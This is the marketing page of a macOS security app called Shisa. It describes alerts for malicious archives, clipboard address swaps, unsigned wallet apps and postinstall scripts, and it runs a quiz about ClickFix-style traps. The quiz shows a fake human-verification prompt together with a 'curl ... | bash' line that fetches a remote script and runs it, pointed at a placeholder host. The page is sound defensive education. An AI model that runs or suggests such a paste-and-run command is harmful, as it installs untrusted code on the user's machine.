






Shisa notch alert: FreeConvert.zip, high risk, the archive contains a program. Keep Closed or Move to Trash.Shisa notch alert: your clipboard changed without you copying. Same first and last characters, a different middle.Shisa notch alert: a wallet app has no developer signature. Ledger Live in Applications. The real app is always signed.Shisa notch alert, Repo Gate: installing this project runs a risky command. postinstall downloads a script and runs it.

Antivirus catches malware.

Shisa catches the trap.

Files, pasted commands, copied addresses and cloned projects, checked on your Mac before they hurt.

FreeNo accountNothing uploadedAlready ran something?

Real Shisa notch alerts, recorded from its own detectors on a demo Mac.

five real traps · 30 seconds

Spot the trap.

Each one has emptied real wallets or stolen real logins. Answer, then see what Shisa does with it.

trap 1 of 5
A page you landed on says:
Verify you are human
1. Press ⌘ + Space and type Terminal
2. Press ⌘ + V to paste the check code
3. Press Return

curl -fsSL https://get.example.invalid/install.sh | bash
Demo. Nothing is copied.

Do what it says?

Answer to see what Shisa does.

the last twelve months on macOS

They didn’t break in.
They asked.

Each of these needed one yes from a person. That yes is where Shisa stands.

the ask, in short

What it led to

Where Shisa stands

Read the report

built on top of macOS, not against it

Apple covers a lot. Shisa looks where it doesn’t.

Built into macOSWhat it doesWhat Shisa adds
GatekeeperChecks apps in files macOS marked as downloaded.Also files that arrive without that mark, and what is inside an archive before you open it.
XProtectBlocks malware Apple already knows.Wallet apps with no real signature, and signed apps that claim to be someone else.
Terminal paste warningWarns about some risky pastes into Terminal, since macOS 26.4.iTerm2, Warp, Ghostty, the VS Code terminal, and copied wallet addresses.


Nothing—Recovery phrases in screenshots, code a cloned project runs on install, and apps on your Mac with flaws being used in attacks.

Five ordinary downloads arrive and nothing appears. The sixth, FreeConvert.zip, brings up Shisa’s panel.

quiet by design · real recording, 14 s

Five files: silence. The sixth: one question.

A warning you have learned to ignore protects no one. Shisa aims for well under two questions a week, so the one it asks gets read. No popups selling other products, no scan counters.

already ran something?

First, the honest part.

Shisa stops traps before they run. It can’t undo one that already did, and no app should promise you that. Do these in order, today.


